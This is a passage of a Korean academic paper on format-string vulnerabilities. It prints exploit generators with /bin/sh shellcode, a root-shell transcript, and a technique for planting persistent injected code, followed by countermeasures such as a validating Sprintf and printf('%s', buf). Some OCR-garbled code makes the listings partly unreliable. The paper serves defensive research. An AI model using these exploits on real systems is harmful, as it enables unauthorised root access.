위의 과정에 따라 입력문자열을 생성하는 C 프로그램을 (과정 3) mkegg.c에 나타내었다. 여기서 eggshell[]은 [5]에 제시된 쉘 생성(exec ("/bin/sh"))을 위한 기계어 코드이다. (과정 3)의 수행 결과를 (프로그램 4)에 표준 입출력 파이프를 통해 (과정 4)과 같이 전달하면 (프로그램 4)가 쉘로 돌변하여 사용자가 입력한 명령어를 처리한다. 이 때 (프로그램 4)가 애초에 관리자 권한에서 수행되고 있었다면 새로 생성된 쉘 또한 관리자 권한을 소유한다.

따라서 포맷스트링 보안침해를 시도한 사용자는 관리자 권한으로 로그인 한 결과를 얻게 된다.

```
# include <stdio.h>
char eggshell[] = "WxebWx24Wx5eWx8dWx1eWx89Wx5eWx0b
                  Wx33"
"Wxd2Wx89Wx56Wx07Wx89Wx56Wx0fWxb8Wx1bWx56Wx34
 Wx12"
"Wx35Wx10Wx56Wx34Wx12Wx8dWx4eWx0bWx8bWxd1Wxcd
Wx80"
"Wx33Wxc0Wx40WxcdWx80Wxe8Wxd7WxffWxffWxffWbin
 Wsh";
```

```
main()
{   char    xxcc[256], str0[1024], str1[1024],
str2[1024], str3[1024] ;
int         i ;
memset(str0, 0, 1024) ; memset(str1, 0, 1024) ;
memset(str2, 0, 1024) ; memset(str3, 0, 1024) ;
memset(xxcc, 0, 256) ;
for (i = 0 ; i < 19 ; i++)
strcpy(&xxcc[i * 2], "%c") ;
memset(str0, 0 x 90, 0 x 0ce - 16 - 19 - 2) ;
memset(str1, 0 x 90, 0 x 0f4 - 0xce - 2) ;
memset(str2, 0 x 90, 0 x 0ff - 0xf4 - 2) ;
memset(str3, 0 x 90, 0 x 1bf - 0xff - 2) ;
printf("Wx70Wxf4WxffWxbf" "Wx71Wxf4WxffWxbf"
"Wx72Wxf4WxffWxbf" "Wx73Wxf4WxffWxbf" "%s"
"%sWxebWx02%%n" "%sWxebWx02%%n"
"%sWxebWx02%%n" "%sWxebWx02%%n" "%s",
xxcc, str0, str1, str2, str3, eggshell) ;
}
```

(과정 3) 입력문자열 생성을 위한 C 프로그램 작성

```
# (./mkegg ; cat) | ./fmt
id
uid = 0(root) gid = 0(root) groups = 0(root)
who
hblee    pts/0    Jun 16 15 : 00 (hblee.honam.ac.kr)
root     pts/1    Jun 16 20 : 20 (hblee.honam.ac.kr)
```

(과정 4) 입력문자열을 전달하여 쉘을 생성.

## 3. 포맷스트링에 의한 바이러스 형태의 새로운 보안침해

앞의 2.3 절에서는 한번의 입력문자열에 의하여 입력버퍼내에 존재하는 위해코드를 실행시킴으로써 보안침해에 도달하는 과정을 살펴보았다. 그러나 여기서는 그러한 보편적인 침해수법과는 달리 포맷스트링에 의하여 바이러스와 같이 단계적이고 지속적인 새로운 형태의 보안침해가 가능함을 실증적 시나리오와 함께 제기한다. 즉 포맷스트링에 의하여 위해코드를 임의의 위치에 삽입해 놓고 여러 번에 걸쳐 은밀하게 지속적으로 실행시킬 수 있는데 이 것은 적발이 어렵다는 측면에서 1회성 보안침해 수법보다 더욱 위협적이라고 말할 수 있다.

### 3.1 위해코드의 작성

위해코드가 지속적으로 호출되기 위해서는 위해코드의 끝 부분에서 원래의 복귀주소로 점프할 수 있어야 한다. 이는 원래의 복귀주소를 (과정 1, 2)에서 찾을 수 있으므로 (0x08048506) 가능하다. 본 논문에 서는 (프로그램 6)의 바이러스 형태의 위해코드를 작성하여 사용했는데, 이 코드는 호출될 때마다 write() 시스템 호출을 사용하여 "I am hidden code !!!\Wn"의 문자열을 표준 출력장치로 출력하고 원래의 프로그램으로 되돌아간다. (프로그램 6)의 작성에 적용된 고려사항은 다음과 같다.

- 기계어 코드에 0x00(null 문자)가 삽입되지 않도록 한다.

movl $0x01,%ecx 기계어 코드는 0x00을 포함하므로 이를 xorl %eax, %eax, movl %eax, %ecx, incl %ecx 의 세 문장으로 표현한다. movl $0x15, %edx 문장도 movl %eax, %edx, movb $0x15, %dl 로 대치하면 동일한 효과를 얻는다.

- 기계어 코드가 전체적으로 재배치 가능하도록(reloca table) 한다.

```
    push  %ebx                                  53
    xorl  %eax, %eax  # make zero               31, c0
    mov   %eax, %edx  # 3rd arg - len           89, c2
    movb  $0x15, %dl                            b2, 15
    jmp   .L3                                   eb, 10
.L4 pop   %ecx        # 2nd arg - buf           59
    movl  %eax, %ebx  # 1st arg - fd#           89, c3
    incl  %ebx                                  43
    movb  $0x4, %al                             b0, 04
    int   $0x80                                 cd, 80
    pop   %ebx                                  5b
    movl  $0x08048506, %edx   # ret addr        ba, 06, 85, 04, 08
    push  %edx                                  52
    ret                                         c3
.L3 call  .L4                                   e8, eb, ff, ff, ff
    .string W"I am hidden code !!!WWnW"         49, 20, 61, 6d, 20,
                                                , , , 21, 21, 0a, 00
```

(프로그램 6) 바이러스성 위해코드 및 기계어코드

write() 시스템 호출에 필요한 버퍼(문자열) 주소는 movl $0xbffff…,%ecx와 같이 절대주소를 사용해야 하는데 이 주소는 위해코드의 삽입 위치에 따라 달라지기 때문에 사전에 이를 고려하여 절대주소를 적절하게 적합 시켜야 한다. 그러나 (프로그램 6)에서는 문자버퍼 직전에 call 문장을 배치하여, call 다음의 버퍼주소를 복귀주소로 간주하여 스택에 저장하게 한 다음 그 값을 꺼내어 사용한다. 즉 call 문장이 있는 L3로 점프하면, call 문장은 다시 jmp 바로 다음을 호출하여 논리적인 제어 흐름은 변경하지 않고 스택 엔트리만 하나 더 사용한다. 이 때 스택 내용을 꺼내 버리면 모든 상황이 원위치 된다.

- 위해코드 실행 마지막 부분에는 제어흐름을 가로챘던 (intercept) 원래의 위치로 되돌아갈 수 있는 코드를 배치한다.

이는 원래의 복귀주소를 스택에 넣고 복귀(ret 명령어)를 시도함으로써 가능하다.

### 3.2 위해코드의 삽입

유닉스/리눅스 운영체제는 스택을 제한된 범위 내에서 접근이 일어날 때마다 확장해준다. 따라서 현재 버퍼의 위치를 고려하면 앞으로 사용되지 않을 top 방향의 스택위치를 대략 파악할 수 있어서 그곳에 위해코드를 고정적으로 심어놓을 수 있다.

임의의 위치로의 위해코드 삽입은 위해코드를 4 바이트씩 나누어 복귀주소를 덮어썼던 방법으로 여러 번에 걸쳐 입력문자열을 만들어 전달하면 가능하다. 이 때 흥미 있는 사실은 여러 번 입력되는 문자열들이 각각 독립적으로 분리되어 입력되지 못하고 하나의 문자열로 연결되어 처리되면 위해코드 삽입이 실패할 것이라는 것이다. 그런데 이 상황은 쉘 스크립트상에서 각각의 분리된 문자열을 각각의 독립된 프로세스가 전달할 수가 있어서 더 이상의 장애가 되지 못한다.

### 3.3 위해코드의 지속적 호출

위해코드의 호출은 단순히 복귀주소만을 덮어쓰는 문자열을 입력함으로써 이루어진다. (프로그램 7)에는 위의 샘플 위해코드를 (프로그램 4)의 스택 상부(0xbfffff004)에 삽입하는 부분과, do_it()에서의 복귀주소(0x08048506)와 복귀주소의 저장위치(0xbffff470)를 기억하였다가 지속적(10번)으로 위해코드를 실행시키는 부분으로 구성된 실증적 프로그램을 제시하였다. 이 프로그램은 주어진 4 바이트 문자(숫자)를 임의의 공간으로 삽입하는 서브함수 poke()를 새로 생성된 독립적인 프로세스(fork() 시스템 호출 사용)가 호출하게 함으로써 포맷스트링 보안침해 목적을 달성한다.

(과정 5)에는 (프로그램 7)이 (프로그램 4)를 대상으로 포맷스트링 보안침해를 시도한 결과를 보였고, (그림 6)에는 이 과정에 대한 개념도를 나타내었다.


```
#include <stdio.h>        /* mkegg.c */
typedef unsigned char   uchar ;    typedef unsigned int uint ;
#define BYTE0(add)      ((uint)(add) & 0x0ff)
#define BYTE1(add)      (((uint)(add) >>  8) & 0x0ff)
#define BYTE2(add)      (((uint)(add) >> 16) & 0x0ff)
#define BYTE3(add)      (((uint)(add) >> 24) & 0x0ff)
#define CODE_NEST    (uchar *)0xbffff004    /*위해코드위치 */
#define RET__ADDR              0x08048506    /*복귀주소 값 */
#define LOCT_RETA    (uchar *)0xbffff470    /*복귀주소위치 */
uchar eggwrite[] = "Wx53Wx31Wxc0Wx89Wxc2Wxb2"
     "Wx15WxebWx10Wx59Wx89Wxc3Wx43Wxb0Wx04"
     "WxcdWx80Wx5bWxbaWx80Wx80Wx80Wx80Wx52"
   "Wxc3Wxe8WxebWxffWxffWxffI am hidden code !!!Wn" ;
main()
{
  uchar     *codedst, *codesrc, *retaddr, i ;
  int       stat ;
  codedst = CODE_NEST ; codesrc = eggwrite ;
  *((int *)(eggwrite + 19)) = RET__ADDR ;
  for ( ; codesrc < eggwrite + sizeof(eggwrite) ;
                        codedst + = 4, codesrc + = 4)  {
    if (fork() == 0) {
      poke(codedst, codesrc) ; exit(0) ;
    }
    else
      while(wait(&stat) < 0) ;
  }                                  /* 위해코드 삽입 */
  for (i = 0 ; i < 10 ; i++) {     /* try to call hidden code */
    if (fork() == 0) {
      fprintf(stderr, "Trying ····· Wn") ;
      codedst = CODE_NEST ;
      poke(LOCT_RETA, (uchar *)(&codedst)) ; exit(0) ;
    }
    else
      while(wait(&stat) < 0) ;
  }                                  /* 위해코드 호출 */
}
poke(uchar *target, uchar value[ ])
{
  char      xxcc[256], str0[1024],
            str1[1024], str2[1024], str3[1024] ;
  char      *str[4] = {str0, str1, str2, str3} ;
  int       i, plen ;
  memset(xxcc, 0, 256) ;
  memset(str0, 0, 1024) ; memset(str1, 0, 1024) ;
  memset(str2, 0, 1024) ; memset(str3, 0, 1024) ;
  for (i = 0 ; i < 19 ; i++)
      strcpy(&xxcc[i*2], "%c") ;
  for (i = 0, plen = 16 + 19 + 2 ; i < 4 && value[i] ! = 0 ; i++) {
      if (value[i] > = plen)
          memset(str[i], 0x90, value[i] - plen) ;
      else
          memset(str[i], 0x90, value[i] + 0x100 - plen) ;
      plen = value[i] + 2 ;
  }
  printf( "%c%c%c%c" "%c%c%c%c" "%c%c%c%c"
          "%c%c%c%c" "%s"  "%sWxebWx02%%n"
          "%sWxebWx02%%n"  "%sWxebWx02%%n"
          "%sWxebWx02%%n"  "Wn",.
  BYTE0(target + 0), BYTE1(target + 0), BYTE2(target + 0),
  BYTE3(target + 0), BYTE0(target + 1), BYTE1(target + 1),
  BYTE2(target + 1), BYTE3(target + 1), BYTE0(target + 2),
  BYTE1(target + 2), BYTE2(target + 2), BYTE3(target + 2),
  BYTE0(target + 3), BYTE1(target + 3), BYTE2(target + 3),
  BYTE3(target + 3), xxcc, str0, str1, str2, str3) ;
}
```

(프로그램 7) 위해코드의 삽입 및 지속적 호출

```
#··/mkegg | ./fmt
➜
Trying ·····
I am hidden code !!!
Trying ·····
I am hidden code !!!
Trying ·····
I am hidden code !!!
Trying ·····
I am hidden code !!!
Trying ·····
I am hidden code !!!
```

```
Trying ·····
I am hidden code !!!
Trying ·····
I am hidden code !!!
Trying ·····
I am hidden code !!!
Trying ·····
I am hidden code !!!
Trying ·····
I am hidden code !!!
```

(과정 5) 지속적인 위해코드 호출(프로그램 7)




(그림 6) 위해코드의 지속적 호출의 개념

## 4. 포맷스트링 보안침해에 대한 대응방안

포맷스트링 보안침해는 2장에서 설명한 바와 같이 버퍼넘침에 의한 복귀주소의 인위적 변경과 동일한 원리에 따라 이루어진다. 따라서 버퍼넘침에 대한 일부 대응방법이 포맷스트링에도 적용될 수 있지만 포맷스트링에 특화된 대응방안도 고려되어야 한다.

### 4.1 일반적인 버퍼넘침 대응방안[12, 13]

#### 4.1.1 버퍼넘침의 원천적 배제

버퍼넘침을 불허하는 언어를 사용하는 방안으로서 C 컴파일러를 보완하여 배열접근이 요구되는 곳마다 배열의 경계를 조사하는 코드를 최종 목적코드에 삽입한다. 그러나 이 방안은 버퍼넘침 자체를 사용하지 않아도 이루어질 수 있는 포맷스트링 수법에는 적용될 수 없다.

#### 4.1.2 스택에서의 실행모드 제거

스택영역에 위치한 코드의 실행을 불허하는 방안인데, 포맷스트링 수법은 제어흐름을 프로세스의 스택영역 이외의 어느 위치로도 바꿀 수 있기 때문에 이는 근본적인 방안이 될 수 없다. 예를 들어 위해코드가 포함된 동적 공유 라이브러리를 호출하도록 복귀주소를 변경할 경우 스택의 실행모드는 필요치 않다.

#### 4.1.3 스택의 제어정보 무결성 검사

스택에 저장되어 있는 복귀주소의 변경 유무를 조사하는 방안으로 크게 감시자를 이용하는 방법과 운영체제의 메모리 보호기능을 확장하는 방법이 있다. 감시자 방법은 복귀주소 앞에 임의의 감시문자를 배치하여 복귀직전에 감시문자의 변경 여부를 조사함으로써 버퍼넘침을 탐지할 수 있다. 메모리 보호기능의 확장 방법은 복귀주소가 포함된 페이지 전체에 쓰기금지를 설정하고 나머지 부분에 대한 쓰기는 폴트루틴에서 대행함으로써 복귀주소 변경을 탐지한다. 감시자 방법은 감시자의 위치가 노출되면 포맷스트링에 효과가 없고, 메모리 보호기능은 포맷스트링 수법에 적용가능하지만 성능저하의 문제를 동반한다.

### 4.2 포맷스트링에 집중한 방안

포맷스트링에 집중한 방안으로 다음과 같이 포맷스트링을 사용하는 함수에 검증기능을 추가하는 방법과 사용자 입력문자열의 포맷스트링 참여를 차단하는 방법을 제시할 수 있다.

#### 4.2.1 포맷스트링 사용 함수의 검증기능 삽입

포맷스트링을 사용하는 모든 함수에서 제어문자에 대응하는 매개변수가 모두 정확히 일치하는지를 검증하는 방법인데, 매개변수의 정확한 일치여부에 대한 검증은 사실상 어렵다. 그러나 (프로그램 4)의 옆 그림에서 보는 바와 같이 매개변수의 위치가 스택프레임을 결코 벗어나지 않음을 검증하면 포맷스트링 보안침해를 탐지할 수 있다. (프로그램 8)에 sprintf() 와 동일한 인터페이스를 제공하면서 위의 기능을 수행하여 검증이 완료된 경우에만 sprintf()를 호출함으로써 포맷스트링 보안침해를 탐지하는 예를 보였는데 (Sprintf()), (프로그램 4)의 sprintf()를 Sprintf()로 수정하고 (프로그램 8)을 링크한 후 (프로그램 7)을 시도하면 "Format string attack detected !!!!!" 출력과 함께 중단됨을 확인할 수 있다. 이 방안은 출력함수에서 약간의 성능저하를 유발한다.

```
#include <stdio.h>
#include <stdarg.h>
Sprintf(char *sp, char *fmt,…)
{
    char    *tp, *argp, *frame ;
    va_list ap ;
    argp  = ((char *)&tp+12) ;          /* first argument */
    frame = (char *)*(char **)((char *)&tp+ 4) ; /* previous */
    for (tp = fmt; *tp ! = 0 ; tp++) {    /* stack frame */
            if (*tp == '%')
                argp + = 4 ;
            if (argp > = frame) {
                printf("Format string attack detected !!!!!Wn") ;
                exit(0) ;
            }
    }
    va_start(ap, fmt) ;
    return(vsprintf(sp, fmt, ap)) ;
}
```

(프로그램 8) sprintf() 함수의 포맷스트링 검증방안

#### 4.2.2 사용자 입력문자열의 포맷스트링 참여 차단

포맷스트링 보안침해는 사용자가 포맷스트링을 임으로 조작할 수 있다는 사실로부터 출발한다. 따라서 사용자가 입력한 문자열이 어떤 경우에도 포맷스트링에 참여하지 못하도록 프로그램을 작성하면 포맷스트링 보안침해는 성공하지 못한다. 예를 들어 printf(buf) 문장을 printf("%s", buf)와 같이 구사하면 안전하다. 이 방법은 다른 방법들에서 나타나는 성능저하 현상을 피할 수 있다는 큰 장점을 동시에 제공한다.

그러나 입력버퍼가 여러 함수에 전달되어 사용될 경우 그 버퍼의 포맷스트링 참여여부 판단이 쉽지 않다. 이 문제를 해결하는 가장 좋은 방법은 소프트웨어공학적인 차원에서 정적소스코드 탐색기 사용을 활성화함으로써 프로그래머에게 도움을 주는 것이다.

## 5. 결 론

지금까지 버퍼넘침 및 포맷스트링에 의한 일반적인 보안침해 과정에 대한 심층적 분석과 함께, 포맷스트링에 의한 보다 위협적이고 지능적인 새로운 보안침해 가능성을 실증적 시나리오와 함께 제기하였다. 이 수법은 바이러스 형태

의 단계적이고 지속적인 보안 침해행위가 가능하기 때문에 매우 위험함을 증명하였다. 또한 포맷스트링 보안침해에 대한 대응방안 들을 살펴본 바, 소프트웨어공학적인 차원의 안전한 프로그램 작성이 다른 방법들에서의 부작용을 피할 수 있는 가장 최선의 방법이고 이를 위해서는 정적 소스코드 취약점 탐색기와 같은 도구의 지원이 큰 도움이 된다는 점을 강조하였다.

본 논문은 버퍼넘침 및 포맷스트링 보안침해 수법과 대응방안에 대한 자세한 분석 및 문제제기를 통해서 언어기반 보안기술의 향상 뿐만 아니라 그 위험성 및 취약성을 현실적으로 인식하는데 기여할 수 있다는 점에서 의의가 크다고 본다.

앞으로는 본 논문을 바탕으로 정적 소스코드 취약점 진단 도구에 관한 연구가 이어질 것이다.

## 참 고 문 헌


[1] Brian W. Kernighan, Dennis M. Ritchie, The C Programming Language, Prentice-Hall., 1978.

[2] McClure, Scambray, Kurtz "Hacking Exposed," OSBORNE, 1998.

[3] Arash Baratloo, Timothy Tasi, Navjot Singh, "Libsafe : Protecting Critical Elements of Statcks," Bell Labs, Lucent Technologies, 1999.12.

[4] 이형봉, 박현미, 박정현, 버퍼넘침을 사용한 해킹공격 기법 및 예방 방안, 한국정보처리학회, 200추계학술발표논문집(상), pp.129-132, 2000.

[5] Aleph One, "Smashing the stack for fun and profit," Phrack Magazine, 49(14), 1998.

[6] Pascal Bouchareine, "[Paper] Format bugs," BugTraq Archive, 2000. http : //www.securityfocus.com/archive/1/70552.

[7] 이형봉, 'UNIX/LINUX 커널의 설계 및 구현,' 홍릉과학출판사, 2000.1.

[8] 이형봉, 차홍준, 노희영, 이상민, "C 언어에서 프로세서의 스택관리 형태가 프로그램 보안에 미치는 영향", 정보처리학회 학술논문지 제8-C권 제1호, pp.1-13


[9] CERT, "Two Input Validation Problems in FTPD," CERT Advisory CA-2000-13, 2000. http : //www.cert.org/advisories/ CA-2000-13.html.

[10] Digital Equipment Corporation, "Reference Pages Section 3," Digital Press, 1996,

[11] Intel, 'Pentium Processor Users's Manual(Vol.3 : Architecture and Programming Manual),' Intel, 1993.

[12] Crispin Cowan, Calton Pu, "Stack Guard : automatic adaptive detection and prevention of buffer-overflow attacks," Proceeding of the 7th USENIX Security Conference, 1998.

[13] David Evans, "Static detection of dynamic memory errors," Proceeding of the ACM SIGPLAN Conference on Programming Language Design and Implementation, 1996.


**이 형 봉**

e-mail : hblee@honam.ac.kr

1984년 서울대학교 계산통계학과 졸업 (이학사)

1986년 서울대학교 계산통계학과 졸업 (이학석사)

1986년~1994년 LG전자 컴퓨터연구소


1994년~1999년 한국디지탈㈜

1997년~1999년 전자계산조직응용,정보통신기술사

1999년~현재 강원대학교 컴퓨터과학과 박사과정

1999년~현재 호남대학교 정보통신공학부 조교수

관심분야 : 프로그램 언어 및 보안, 운영체제, 멀티미디어 통신


**차 홍 준**

e-mail : tchahj@kangwon.ac.kr

1964년 춘천교육대학교 초등교육학과 졸업


1975년 숭전대학교 전자계산학과 졸업 (학사)

1977년 성균관대학교 전자자료처리과 졸업 (석사)

1986년 성균관대학교 전산통계학과 졸업(박사)

1978년~현재 강원대학교 컴퓨터과학과 교수

관심분야 : 운영체제, 동적그래픽스, 시스템프로그래밍


**최 형 진**

e-mail : choihj@kangwon.ac.kr

1982년 영남대학교 물리학과 졸업(학사)

1987년 일본 동경공업대학 정보공학 (전산석사)

1990년 일본 동경공업대학 정보공학 (전산박사)

1990년~1991년 한국전자통신연구원 선임연구원

1993년~현재 강원대학교 컴퓨터과학과 교수

관심분야 : 인공지능(화상처리, 패턴인식, 컴퓨터그래픽스)